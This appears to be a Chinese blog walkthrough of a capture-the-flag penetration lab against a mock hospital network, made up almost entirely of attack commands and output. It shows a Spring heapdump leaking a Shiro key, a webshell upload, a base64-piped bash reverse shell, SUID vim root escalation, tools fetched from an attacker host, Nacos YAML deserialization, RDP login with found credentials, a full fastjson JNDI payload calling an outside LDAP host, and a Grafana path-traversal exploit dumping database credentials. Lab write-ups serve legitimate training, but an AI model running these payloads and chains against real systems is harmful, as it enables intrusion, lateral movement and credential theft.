本文最后更新于 142 天前,其中的信息可能已经有所发展或是发生改变。
fscan
┌──────────────────────────────────────────────┐
│ ___ _ │
│ / _ \ ___ ___ _ __ __ _ ___| | __ │
│ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / │
│ / /_\\_____\__ \ (__| | | (_| | (__| < │
│ \____/ |___/\___|_| \__,_|\___|_|\_\ │
└──────────────────────────────────────────────┘
Fscan Version: 2.0.0
[2026-02-11 21:45:18] [INFO] 暴力破解线程数: 1
[2026-02-11 21:45:18] [INFO] 开始信息扫描
[2026-02-11 21:45:18] [INFO] 最终有效主机数量: 1
[2026-02-11 21:45:18] [INFO] 开始主机扫描
[2026-02-11 21:45:18] [INFO] 有效端口数量: 233
[2026-02-11 21:45:18] [SUCCESS] 端口开放 39.99.153.153:22
[2026-02-11 21:45:19] [SUCCESS] 服务识别 39.99.153.153:22 => [ssh] 版本:8.2p1 Ubuntu 4ubuntu0.9 产品:OpenSSH 系统:Linux 信息:Ubuntu Linux; protocol 2.0 Banner:[SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.9.]
[2026-02-11 21:45:21] [SUCCESS] 端口开放 39.99.153.153:8080
[2026-02-11 21:45:26] [SUCCESS] 服务识别 39.99.153.153:8080 => [http]
[2026-02-11 21:45:27] [INFO] 存活端口数量: 2
[2026-02-11 21:45:27] [INFO] 开始漏洞扫描
[2026-02-11 21:45:27] [INFO] 加载的插件: ssh, webpoc, webtitle
[2026-02-11 21:45:28] [SUCCESS] 网站标题 http://39.99.153.153:8080 状态码:302 长度:0 标题:无标题 重定向地址: http://39.99.153.153:8080/login;jsessionid=142046F4F2A75BC50FC27362F2C6C649
[2026-02-11 21:45:28] [SUCCESS] 网站标题 http://39.99.153.153:8080/login;jsessionid=142046F4F2A75BC50FC27362F2C6C649 状态码:200 长度:2005 标题:医疗管理后台
[2026-02-11 21:45:32] [SUCCESS] 目标: http://39.99.153.153:8080
漏洞类型: poc-yaml-spring-actuator-heapdump-file
漏洞名称:
详细信息:
author:AgeloVito
links:https://www.cnblogs.com/wyb628/p/8567610.html
[2026-02-11 21:45:37] [SUCCESS] 扫描已完成: 3/3http://xx.xx.xxx.xx:8080/actuator/beans发现有Shiro依赖

http://xx.xx.xx.xx:8080/actuator/heapdump
下载得到heapdump
===========================================
CookieRememberMeManager(ShiroKey)
-------------

algMode = CBC, key = GAYysgMQhG7/CzIJlVpR2g==, algName = AES
破解得到ShiroKey,工具连接

上传哥斯拉木马连接
反弹shell
bash -c '{echo,xxxxxxxxxxxxxxxxxxxxxxxxxxx}|{base64,-d}|{bash,-i}'app@web01:~$ id
id
uid=1000(app) gid=1000(app) groups=1000(app)
app@web01:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/vim.basic
/usr/bin/su
/usr/bin/newgrp
/usr/bin/staprun
/usr/bin/at
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/chfn
/usr/bin/stapbpf
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/mount
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device/usr/bin/vim.basic -c ':python3 import os; os.execl("/bin/sh", "sh", "-pc", "reset; exec sh -p")'
[root@iZ2ze7q88ef5hrmxc09xntZ ~]#
^[[2;2R O))                              O))             O))
O))     O))                          O)  O))             O))
O))     O))   O))     O)))) O) O))     O)O) O)   O))     O))
O)))))) O)) O))  O)) O))    O)  O)) O))  O))   O))  O))  O))
O))     O))O))    O))  O))) O)   O))O))  O))  O))   O))  O))
O))     O)) O))  O))     O))O)) O)) O))  O))  O))   O))  O))
O))     O))   O))    O)) O))O))     O))   O))   O)) O)))O)))
                            O))
flag01: flag{336e7f15-1dec-4321-8d81-e59bb1063f18}
然后上传fscan和代理工具
wget http://xx.xx.xx.xxx:8085/linux_x64_agent
wget http://xxx.xx.xx.xxx:8085/fscan
扫描内网
app@web01:/tmp$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 172.30.12.5 netmask 255.255.0.0 broadcast 172.30.255.255
inet6 fe80::216:3eff:fe25:abb6 prefixlen 64 scopeid 0x20<link>
ether 00:16:3e:25:ab:b6 txqueuelen 1000 (Ethernet)
RX packets 228087 bytes 208899325 (208.8 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 125662 bytes 58572411 (58.5 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 1528 bytes 141488 (141.4 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1528 bytes 141488 (141.4 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
./fscan -h 172.30.12.5/24
┌──────────────────────────────────────────────┐
│ ___ _ │
│ / _ \ ___ ___ _ __ __ _ ___| | __ │
│ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / │
│ / /_\\_____\__ \ (__| | | (_| | (__| < │
│ \____/ |___/\___|_| \__,_|\___|_|\_\ │
└──────────────────────────────────────────────┘
Fscan Version: 2.0.0
[2026-02-11 22:24:08] [INFO] 暴力破解线程数: 1
[2026-02-11 22:24:08] [INFO] 开始信息扫描
[2026-02-11 22:24:08] [INFO] CIDR范围: 172.30.12.0-172.30.12.255
[2026-02-11 22:24:08] [INFO] 生成IP范围: 172.30.12.0.%!d(string=172.30.12.255) - %!s(MISSING).%!d(MISSING)
[2026-02-11 22:24:09] [INFO] 解析CIDR 172.30.12.5/24 -> IP范围 172.30.12.0-172.30.12.255
[2026-02-11 22:24:09] [INFO] 最终有效主机数量: 256
[2026-02-11 22:24:09] [INFO] 开始主机扫描
[2026-02-11 22:24:09] [INFO] 正在尝试无监听ICMP探测...
[2026-02-11 22:24:09] [INFO] 当前用户权限不足,无法发送ICMP包
[2026-02-11 22:24:09] [INFO] 切换为PING方式探测...
[2026-02-11 22:24:09] [SUCCESS] 目标 172.30.12.5 存活 (ICMP)
[2026-02-11 22:24:09] [SUCCESS] 目标 172.30.12.6 存活 (ICMP)
[2026-02-11 22:24:13] [SUCCESS] 目标 172.30.12.236 存活 (ICMP)
[2026-02-11 22:24:15] [INFO] 存活主机数量: 3
[2026-02-11 22:24:15] [INFO] 有效端口数量: 233
[2026-02-11 22:24:15] [SUCCESS] 端口开放 172.30.12.6:135
[2026-02-11 22:24:15] [SUCCESS] 端口开放 172.30.12.236:22
[2026-02-11 22:24:15] [SUCCESS] 端口开放 172.30.12.6:139
[2026-02-11 22:24:15] [SUCCESS] 端口开放 172.30.12.5:22
[2026-02-11 22:24:15] [SUCCESS] 端口开放 172.30.12.6:445
[2026-02-11 22:24:15] [SUCCESS] 端口开放 172.30.12.236:8009
[2026-02-11 22:24:15] [SUCCESS] 端口开放 172.30.12.5:8080
[2026-02-11 22:24:15] [SUCCESS] 端口开放 172.30.12.236:8080
[2026-02-11 22:24:15] [SUCCESS] 端口开放 172.30.12.6:8848
[2026-02-11 22:24:15] [SUCCESS] 服务识别 172.30.12.236:22 => [ssh] 版本:8.2p1 Ubuntu 4ubuntu0.9 产品:OpenSSH 系统:Linux 信息:Ubuntu Linux; protocol 2.0 Banner:[SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.9.]
[2026-02-11 22:24:15] [SUCCESS] 服务识别 172.30.12.5:22 => [ssh] 版本:8.2p1 Ubuntu 4ubuntu0.9 产品:OpenSSH 系统:Linux 信息:Ubuntu Linux; protocol 2.0 Banner:[SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.9.]
[2026-02-11 22:24:20] [SUCCESS] 服务识别 172.30.12.6:139 => Banner:[.]
[2026-02-11 22:24:20] [SUCCESS] 服务识别 172.30.12.6:445 =>
[2026-02-11 22:24:20] [SUCCESS] 服务识别 172.30.12.236:8009 =>
[2026-02-11 22:24:20] [SUCCESS] 服务识别 172.30.12.5:8080 => [http]
[2026-02-11 22:24:21] [SUCCESS] 服务识别 172.30.12.236:8080 => [http]
[2026-02-11 22:24:26] [SUCCESS] 服务识别 172.30.12.6:8848 => [http]
[2026-02-11 22:25:20] [SUCCESS] 服务识别 172.30.12.6:135 =>
[2026-02-11 22:25:20] [INFO] 存活端口数量: 9
[2026-02-11 22:25:20] [INFO] 开始漏洞扫描
[2026-02-11 22:25:20] [INFO] 加载的插件: findnet, ms17010, netbios, smb, smb2, smbghost, ssh, webpoc, webtitle
[2026-02-11 22:25:20] [SUCCESS] NetInfo 扫描结果
目标主机: 172.30.12.6
主机名: Server02
发现的网络接口:
IPv4地址:
└─ 172.30.12.6
[2026-02-11 22:25:20] [SUCCESS] NetBios 172.30.12.6 WORKGROUP\SERVER02
[2026-02-11 22:25:20] [SUCCESS] 网站标题 http://172.30.12.5:8080 状态码:302 长度:0 标题:无标题 重定向地址: http://172.30.12.5:8080/login;jsessionid=23552E36C6008B327A4A93A9FD17E2E1
[2026-02-11 22:25:20] [SUCCESS] 网站标题 http://172.30.12.236:8080 状态码:200 长度:3964 标题:医院后台管理平台
[2026-02-11 22:25:20] [SUCCESS] 网站标题 http://172.30.12.5:8080/login;jsessionid=23552E36C6008B327A4A93A9FD17E2E1 状态码:200 长度:2005 标题:医疗管理后台
[2026-02-11 22:25:21] [SUCCESS] 网站标题 http://172.30.12.6:8848 状态码:404 长度:431 标题:HTTP Status 404 – Not Found
[2026-02-11 22:25:22] [SUCCESS] 目标: http://172.30.12.6:8848
漏洞类型: poc-yaml-alibaba-nacos
漏洞名称:
详细信息:
author:AgeloVito
links:https://blog.csdn.net/caiqiiqi/article/details/112005424
[2026-02-11 22:25:22] [SUCCESS] 目标: http://172.30.12.5:8080
漏洞类型: poc-yaml-spring-actuator-heapdump-file
漏洞名称:
详细信息:
author:AgeloVito
links:https://www.cnblogs.com/wyb628/p/8567610.html
[2026-02-11 22:25:23] [SUCCESS] 目标: http://172.30.12.6:8848
漏洞类型: poc-yaml-alibaba-nacos-v1-auth-bypass
漏洞名称:
详细信息:
author:kmahyyg(https://github.com/kmahyyg)
links:https://github.com/alibaba/nacos/issues/4593
[2026-02-11 22:31:23] [SUCCESS] 扫描已完成: 16/16
┌──(root㉿kali)-[~]
└─# proxychains4 -q nxc smb 172.30.12.5/24
SMB 172.30.12.6 445 Server02 [*] Windows 10 / Server 2019 Build 17763 x64 (name:Server02) (domain:Server02) (signing:False) (SMBv1:False) http://172.30.12.6:8848/nacos/#/login是Nacos,nacos/nacos登陆,得到一个配置文件
/*
* Demo for Nacos
* pom.xml
<dependency>
<groupId>com.alibaba.nacos</groupId>
<artifactId>nacos-client</artifactId>
<version>${version}</version>
</dependency>
*/
package com.alibaba.nacos.example;
import java.util.Properties;
import java.util.concurrent.Executor;
import com.alibaba.nacos.api.NacosFactory;
import com.alibaba.nacos.api.config.ConfigService;
import com.alibaba.nacos.api.config.listener.Listener;
import com.alibaba.nacos.api.exception.NacosException;
/**
* Config service example
*
* @author Nacos
*
*/
public class ConfigExample {
public static void main(String[] args) throws NacosException, InterruptedException {
String serverAddr = "localhost";
String dataId = "db-config";
String group = "DEFAULT_GROUP";
Properties properties = new Properties();
properties.put(PropertyKeyConst.SERVER_ADDR, serverAddr);
ConfigService configService = NacosFactory.createConfigService(properties);
String content = configService.getConfig(dataId, group, 5000);
System.out.println(content);
configService.addListener(dataId, group, new Listener() {
@Override
public void receiveConfigInfo(String configInfo) {
System.out.println("recieve:" + configInfo);
}
@Override
public Executor getExecutor() {
return null;
}
});
boolean isPublishOk = configService.publishConfig(dataId, group, "content");
System.out.println(isPublishOk);
Thread.sleep(3000);
content = configService.getConfig(dataId, group, 5000);
System.out.println(content);
boolean isRemoveOk = configService.removeConfig(dataId, group);
System.out.println(isRemoveOk);
Thread.sleep(3000);
content = configService.getConfig(dataId, group, 5000);
System.out.println(content);
Thread.sleep(300000);
}
}打Nacos Client Yaml反序列化漏洞
E:\谷歌下载\yaml-payload-master\yaml-payload-master>javac src/artsploit/AwesomeScriptEngineFactory.java
E:\谷歌下载\yaml-payload-master\yaml-payload-master>jar -cvf yaml-payload.jar -C src/ .
已添加清单
正在添加: artsploit/(输入 = 0) (输出 = 0)(存储了 0%)
正在添加: artsploit/AwesomeScriptEngineFactory.class(输入 = 1683) (输出 = 715)(压缩了 57%)
正在添加: artsploit/AwesomeScriptEngineFactory.java(输入 = 1574) (输出 = 423)(压缩了 73%)
正在忽略条目META-INF/
正在添加: META-INF/services/(输入 = 0) (输出 = 0)(存储了 0%)
正在添加: META-INF/services/javax.script.ScriptEngineFactory(输入 = 36) (输出 = 38)(压缩了 -5%)
将jar包wget到入口机上,在入口机上python3 -m http.server 8001

然后看一下是否上传成功
┌──(root㉿kali)-[~]
└─# proxychains4 -q nxc rdp 172.30.12.6 -u sunsun -p qwer1234! --local-auth
RDP 172.30.12.6 3389 Server02 [*] Windows 10 or Windows Server 2016 Build 17763 (name:Server02) (domain:Server02) (nla:True)
RDP 172.30.12.6 3389 Server02 [+] Server02\sunsun:qwer1234! (Pwn3d!)

flag{5f3931d3-517f-4b6d-9210-baaaabf501c7}

医院后台管理平台:http://172.30.12.236:8080/是打fastjson

bp抓包测试,登陆传输数据位JSON格式,打fastjson反序列化,BP插件
POST /login HTTP/1.1
Host: 172.30.12.236:8080
Content-Length: 195
Cache-Control: max-age=0
Origin: http://172.30.12.236:8080
Content-Type: application/json
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://172.30.12.236:8080/login
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=8B77BFC8556AA71520003C86FDC1FC96
Connection: keep-alive
{
"b":{
"@type":"com.sun.rowset.JdbcRowSetImpl", "dataSourceName":"ldap://s70wec1kgtrl8a32uryacql9m0srgh46.oastify.com",
"autoCommit":true
}
,"7xcrwmpt398":"="
}
哥斯拉连接

ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500        inet 172.30.12.236  netmask 255.255.0.0  broadcast 172.30.255.255        inet6 fe80::216:3eff:fe31:f69a  prefixlen 64  scopeid 0x20<link>        ether 00:16:3e:31:f6:9a  txqueuelen 1000  (Ethernet)        RX packets 147459  bytes 155383481 (155.3 MB)        RX errors 0  dropped 0  overruns 0  frame 0        TX packets 49781  bytes 32064178 (32.0 MB)        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500        inet 172.30.54.179  netmask 255.255.255.0  broadcast 172.30.54.255        inet6 fe80::216:3eff:fe31:f5f9  prefixlen 64  scopeid 0x20<link>        ether 00:16:3e:31:f5:f9  txqueuelen 1000  (Ethernet)        RX packets 2871  bytes 120582 (120.5 KB)        RX errors 0  dropped 0  overruns 0  frame 0        TX packets 2892  bytes 122188 (122.1 KB)        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536        inet 127.0.0.1  netmask 255.0.0.0        inet6 ::1  prefixlen 128  scopeid 0x10<host>        loop  txqueuelen 1000  (Local Loopback)        RX packets 5602  bytes 512817 (512.8 KB)        RX errors 0  dropped 0  overruns 0  frame 0        TX packets 5602  bytes 512817 (512.8 KB)        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0/root/flag >
双网卡,搭建多级代理,先fscan扫一下
172.30.54.179:8080 open
172.30.54.12:5432 open
172.30.54.12:22 open
172.30.54.12:3000 open
172.30.54.179:8009 open
172.30.54.179:22 open
[*] WebTitle http://172.30.54.12:3000  code:302 len:29     title:None 跳转url: http://172.30.54.12:3000/login
[*] WebTitle http://172.30.54.179:8080 code:200 len:3964   title:医院后台管理平台
[*] WebTitle http://172.30.54.12:3000/login code:200 len:27909  title:Grafana
Grafana存在CVE-2021-43798,利用web1服务,将需要的文件放web1上,在web3上wget web1就能实现文件传输
./linux_amd64* exp -u http://172.30.54.12:3000
2026/04/22 00:02:28 Target vulnerable has plugin [alertlist]2026/04/22 00:02:28 Got secret_key [SW2YcwTIb9zpOOhoPsMm]2026/04/22 00:02:28 There are [1] records in data_source table.2026/04/22 00:02:28 type:[postgres] name:[PostgreSQL]       url:[localhost:5432]    user:[postgres] password[Postgres@123]  database:[postgres] basic_auth_user:[]  basic_auth_password:[]2026/04/22 00:02:28 All Done, have nice day!
搭建多级代理,web3去连接web1
./linux_x64_agent -c 172.30.12.5:1234 -s 123 --reconnect 8
如图搭建好代理
然后我们去打postgresql,psql也可以创建函数执行命令但是没回显
